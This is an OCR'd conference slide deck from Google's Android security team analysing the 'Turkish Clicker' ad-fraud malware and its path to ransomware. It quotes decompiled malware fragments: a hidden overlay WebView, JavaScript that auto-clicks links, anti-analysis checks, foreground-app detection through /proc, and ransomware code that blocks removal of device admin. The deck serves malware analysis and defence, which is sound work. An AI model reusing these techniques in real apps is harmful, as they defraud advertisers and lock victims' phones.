

Hunting Droids from the Inside

Botconf, 30.11-02.12.2016



Google

We review all(!) the apps to find PHAs



Turkish Clicker

1 Our initial discovery | 2014

```
public void onCreate(android.os.Bundle bundle) {
  [...]

  com.barbieplus.StartActivity.web = ((android.webkit.WebView)this.findViewById(0x7f050000));
  this.startService(new android.content.Intent(this, com.barbieplus.Widget.class));
  android.content.Intent view_intent = new android.content.Intent("android.intent.action.VIEW");
  view_intent.setData(android.net.Uri.parse(com.barbieplus.Encrypt.decode("eJzLTSzKTi2x0tcvTk0sSs6wL7QtyEvMTbUCAG8VCMs=")));
  view_intent.setFlags(0x10000000);
  this.startActivity(view_intent);
  this.startActivity(
    this.getPackageManager().getLaunchIntentForPackage(com.barbieplus.Encrypt.decode("eJxLzs/VS8xLKcrPTNErS81LycxLBwBJFQdo")));

  [...]
```

Turkish Clicker

1 Our initial discovery | 2014

```
public void onCreate(android.os.Bundle bundle) {
  [...]

  com.barbieplus.StartActivity.web = ((android.webkit.WebView)this.findViewById(0x7f050000));
  this.startService(new android.content.Intent(this, com.barbieplus.Widget.class));
  android.content.Intent view_intent = new android.content.Intent("android.intent.action.VIEW");
  view_intent.setData(android.net.Uri.parse("market://search?q=pname:"));
  view_intent.setFlags(0x10000000);
  this.startActivity(view_intent);
  this.startActivity(
    this.getPackageManager().getLaunchIntentForPackage("com.android.vending"));

  [...]
```

Turkish Clicker

1 Our initial discovery | 2014

```
public void onCreate(android.os.Bundle bundle) {
  [...]

  com.barbieplus.StartActivity.web = ((android.webkit.WebView)this.findViewById(0x7f050000));
  this.startService(new android.content.Intent(this, com.barbieplus.Widget.class));
  android.content.Intent view_intent = new android.content.Intent("android.intent.action.VIEW");
  view_intent.setData(android.net.Uri.parse("market://search?q=pname:"));
  view_intent.setFlags(0x10000000);
  this.startActivity(view_intent);
  this.startActivity(
    this.getPackageManager().getLaunchIntentForPackage("com.android.vending"));

  [...]
```

Turkish Clicker

1 Our initial discovery | 2014

```
android.webkit.WebView webview = new android.webkit.WebView(this);
android.view.WindowManager window_manager = ((android.view.WindowManager)this.getSystemService("window"));
android.widget.LinearLayout layout = new android.widget.LinearLayout(this);
android.view.WindowManager$LayoutParams layout_params = new android.view.WindowManager$LayoutParams(-2, -2, 2002, 24, -3);
layout_params.gravity = 51;
layout_params.x = 0;
layout_params.y = 0;
layout_params.width = 0;
layout_params.height = 0;
layout.setLayoutParams(new android.widget.RelativeLayout$LayoutParams(-1, -1));
webview.setLayoutParams(new android.widget.LinearLayout$LayoutParams(-1, -1));
layout.addView(webview);
window_manager.addView(layout, layout_params);
android.webkit.CookieSyncManager.createInstance(this);
this.zamanlama = new java.util.Timer();
this.helper = new android.os.Handler(android.os.Looper.getMainLooper());
this.zamanlama.scheduleAtFixedRate(new com.barbieplus.Widget$2(this, webview), 0L, 60000L);
```

Turkish Clicker

1 Our initial discovery

2014

```
android.webkit.WebView webview = new android.webkit.WebView(this);
android.view.WindowManager window_manager = ((android.view.WindowManager)this.getSystemService("window"));
android.widget.LinearLayout layout = new android.widget.LinearLayout(this);
android.view.WindowManager$LayoutParams layout_params = new android.view.WindowManager$LayoutParams(-2, -2, 2002, 24, -3);
layout_params.gravity = 51;
layout_params.x = 0;
layout_params.y = 0;
layout_params.width = 0;
layout_params.height = 0;
layout.setLayoutParams(new android.widget.RelativeLayout$LayoutParams(-1, -1));
webview.setLayoutParams(new android.widget.LinearLayout$LayoutParams(-1, -1));
layout.addView(webview);
window_manager.addView(layout, layout_params);
android.webkit.CookieSyncManager.createInstance(this);
this.zamanlama = new java.util.Timer();
this.helper = new android.os.Handler(android.os.Looper.getMainLooper());
this.zamanlama.scheduleAtFixedRate(new com.barbieplus.Widget$2(this, webview), 0L, 60000L);
```

Turkish Clicker

1	Our initial discovery	2014
2	Affiliate URLs are not enough	2015

```
function fireEvent(e, n) {
 var i = e;
 if (document.createEvent) {
  var t = document.createEvent("MouseEvents");
  t.initEvent(n, !0, !1), i.dispatchEvent(t)
  } else document.createEventObject && i.fireEvent("on" + n)
}
for (var links = document.getElementsByTagName("a"), elmalar = null, i = 0; i0) {
  fireEvent(document.links[i], "mouseover"), fireEvent(document.links[i], "mousedown"),
    fireEvent(document.links[i], "click");
  break
};
```

And now for something completely different


Sidebar: anti-analysis measures

- Checking if some popular apps are installed

```
String[] package_list = Get.download_list(this.config.split("\n")[6]).split("\n");
int index = 0;
while (index < package_list.length) {
  if (Get.is_package_installed(package_list[index].trim(), context.getApplicationContext())) {
    this.run = 1;
  }
  index++;
}
```

Sidebar: anti-analysis measures

- Checking if some popular apps are installed
- Intent confusion



Sidebar: anti-analysis measures


- Checking if some popular apps are installed
- Intent confusion
- Checking app signature and invoking SIGSEGV if you don't like the outcome

```
pid: 4002, tid: 4002  >>> com.tempus.spatium <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 00000000
r0 00000000  r1 00000007  r2 0000f2c0  r3 496d4e68
r4 0000f2c0  r5 00000001  r6 00000000  r7 00000001
r8 be9516a0  r9 44b96d28  10 49545682  fp be9516b4
ip 0000000f  sp be9515e8  lr 4080f85b  pc 49618b60  cpsr 60000030
[...]
        #00  pc 0000fb60  /data/data/com.tempus.spatium/lib/libStoras.so
        #01  pc 0000fc76  /data/data/com.tempus.spatium/lib/libStoras.so (Java_com_tempus_introitum_bealach_glaonna)
```

Sidebar: anti-analysis measures

- Checking if some popular apps are installed
- Intent confusion
- Checking app signature and invoking SIGSEGV if you don't like the outcome

```
pid: 4002, tid: 4002  >>> com.tempus.spatium <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 00000000
r0 00000000  r1 00000007  r2 0000f2c0  r3 496d4e68
r4 0000f2c0  r5 00000001  r6 00000000  r7 00000001
r8 be9516a0  r9 44b96d28  10 49545682  fp be9516b4
ip 0000000f  sp be9515e8  lr 4080f85b  pc 49618b60  cpsr 60000030
[...]
        #00  pc 0000fb60  /data/data/com.tempus.spatium/lib/libStoras.so
        #01  pc 0000fc76  /data/data/com.tempus.spatium/lib/libStoras.so (Java
```



But let's get back to that Turkish Clicker!

What we know so far?

- Visits affiliate (mostly pornographic) URLs
- Clicks on any `<a>` element on the website
- Has a very simple emulation detection
- WebView is invisible to the user

Now the question comes: *what sometimes happens to ads on porn websites?*

Turkish Clicker

1	Our initial discovery	2014
2	Affiliate URLs are not enough	2015
3	It's all fun and games until someone gets hacked!	2015 / 2016

```
http://pornfun[xxx].net (website from the C&C)
-> http://pornfun[xxx].net/latino-boys-[xxx]k-harder/ (clicked link)
--> http://adspaces.[xxx]advertising.com/adspace/2082212.js (JS redirect)
---> http://us1.[xxx]advertising.com/speedclicks/in.php?pid=5... (JS redirect)
----> http://us1.[xxx]advertising.com/speedclicks/out.php?1=1&pid=56794&siteid... (302 redirect)
------> http://[xxx]kong.com?aff_sub=ero&aff_sub2=pop&site=4810500 (302 redirect)
-------> http://exitfuel1.[xxx]bucket.pw?e=41jn&e2=11jkndss&e3=9mr&7323=4810500 (JS include script) actual, "real" ad
--------> http://quick[xxx]load.net/load.js (JS redirect)
```

Turkish Clicker

1	Our initial discovery	2014
2	Affiliate URLs are not enough	2015
3	It's all fun and games until someone gets hacked!	2015 / 2016

http://quick[xxx]load.net/load.js

http://[xxx]scriptjs.com/data.xml?id=2053394432

http://[xxx]scriptjs.com/module.so

http://[xxx]scriptjs.com/data.xml?id=2053394432&contentId=2053398852


http://[xxx]scriptjs.com/final.js?trk=-213173581276

Hacking Team!


Ad that turned out to be a ransomware

```
android.app.ActivityManager$RunningTaskInfo running_task_info =
  ((android.app.ActivityManager$RunningTaskInfo)activity_manager.getRunningTasks(1).get(0));
String top_package_name = running_task_info.topActivity.getPackageName();
String top_class_name = running_task_info.topActivity.getClassName();

if (((fl.undetectability.reissues.Quarantine.a(this.b)) ||
      (top_class_name.equalsIgnoreCase("com.android.settings.DeviceAdminAdd") != 1)) &&
      (top_package_name.equals("com.android.settings") == 1)) {
            fl.undetectability.reissues.CocksActivity.launch_activity(this.context, 0);
}
```



Dynamic app overlay



getRunningTasks() is no more :(

getRunningTasks

Added in API level 1

```
List<ActivityManager.RunningTaskInfo> getRunningTasks (int maxNum)
```

> **This method was deprecated in API level 21.**
>
> As of LOLLIPOP, this method is no longer available to third party applications: the introduction of document-centric recents means it can leak person information to the caller. For backwards compatibility, it will still retu rn a small subset of its data: at least the caller's own tasks, and possibly some other tasks such as home that are known to not be sensitive.

```
public void scan_activitys(String cc_data) {
  if (this.getPackage() != null) {
    org.json.JSONObject cc_config = new org.json.JSONObject(cc_data);
    int index = 0;
    while (index < cc_config.length()) {
      int index2 = 0;
      while (index2 < cc_config.getJSONObject(cc_config.names().getString(cc_data)).getJSONArray("apps").length()) {
   if (!this.getPackage().toString()
              .equals(cc_config.getJSONObject(cc_config.names().getString(cc_data)).getJSONArray("apps").getString(index))) {
                 index2++;
    } else {
      android.content.Intent inject_intent = new android.content.Intent(this, droid.invisible.InjectionActivity.class);
```

getRunningTasks() is dead, so maybe...


```
public static java.util.List getRunningForegroundApps(android.content.Context context) {
  java.util.ArrayList v6_1 = new java.util.ArrayList();
  java.io.File[] proc_files = new java.io.File("/proc").listFiles();
  android.content.pm.PackageManager package_manager = context.getPackageManager();
  int index = 0;
  while (index < proc_files.length) {
    java.io.File current_file = proc_files[index];
    if (current_file.isDirectory()) {
      int pid = Integer.parseInt(current_file.getName());
      com.kzcaxog.models.AndroidAppProcess app_process = new com.kzcaxog.models.AndroidAppProcess(pid);
      if (((app_process.foreground) && ((app_process.uid < 1000) || (app_process.uid > 9999)))
            && ((!app_process.name.contains(":"))
            && (package_manager.getLaunchIntentForPackage(app_process.getPackageName()) != null))) {
                  result.add(app_process);
              }
            }
            index++;
        }
        return result;
    }
```

getRunningTasks() is dead, so maybe...

```
public static java.util.List getRunningForegroundApps(android.content.Context context) {
  java.util.ArrayList v6_1 = new java.util.ArrayList();
  java.io.File[] proc_files = new java.io.File("/proc").listFiles();
  android.content.pm.PackageManager package_manager = context.getPackageManager();
  int index = 0;
  while (index < proc_files.length) {
    java.io.File current_file = proc_files[index];
    if (current_file.isDirectory()) {
      int pid = Integer.parseInt(current_file.getName());
      com.kzcaxog.models.AndroidAppProcess app_process = new com.kzcaxog.models.AndroidAppProcess(pid);
      if (((app_process.foreground) && ((app_process.uid < 1000) || (app_process.uid > 9999)))
            && ((!app_process.name.contains(":"))
            && (package_manager.getLaunchIntentForPackage(app_process.getPackageName()) != null))) {
                  result.add(app_process);
              }
            }
            index++;
        }
        return result;
    }
```

Is there a way to get the top running app?

```
int current_oom = Integer.parseInt(com.ScreenScraperUtil.readFile(String.format("/proc/%d/oom_score", pid)));
  if (current_oom >= min_oom) {
    top_package = package_name;
    result = min_oom;
  } else {
    min_oom = current_oom;
  }
```



No! It won't work on Nougat!

Mount options

The *proc* filesystem supports the following mount options:

hidepid=*n*

This option controls who can access the information in */proc/[pid]* directories. The argument, *n*, is one of the following values:

0 Everybody may access all */proc/[pid]* directories. This is the traditional behavior, and the default if this mount option is not specified.


1 Users may not access files and subdirectories inside any */proc/[pid]* directories but their own (the */proc/[pid]* directories themselves remain visible).

2 As for mode 1, but in addition the */proc/[pid]* directories belonging to other users become invisible. This means that */proc/[pid]* entries can no longer be used to discover the PIDs on the system.

```
lsiew@droidhunter:~$ adb shell
bullhead:/ $ getprop ro.build.version.release
7.0
bullhead:/ $ mount | grep proc
proc on /proc type proc (rw,relatime,gid=3009,hidepid=2)
bullhead:/ $
```

OK, but still you cannot uninstall ransomware...

```
public CharSequence onDisableRequested(android.content.Context context, android.content.Intent intent) {
  android.content.Intent intent =
            context.getPackageManager().getLaunchIntentForPackage("com.android.settings");
  intent.setFlags(0x10000000);
  context.startActivity(intent);
  Thread.sleep(120000);
  return "Are You Sure You Want To Wipe All Your Mobile Data ?";
}
```



Summary

PHA vs malware	PHA is a broader term than malware *Defining Potentially Harmful Applications*
Turkish Clicker Ransomware	Suspicious app that evolved into something malicious *Android Security 2015 year in review*
Nougat security	Tackling API abuse and ransomware *Keeping Android safe: Security enhancements in Nougat*
Want to know more?	**android.com/security-center**


THANK
YOU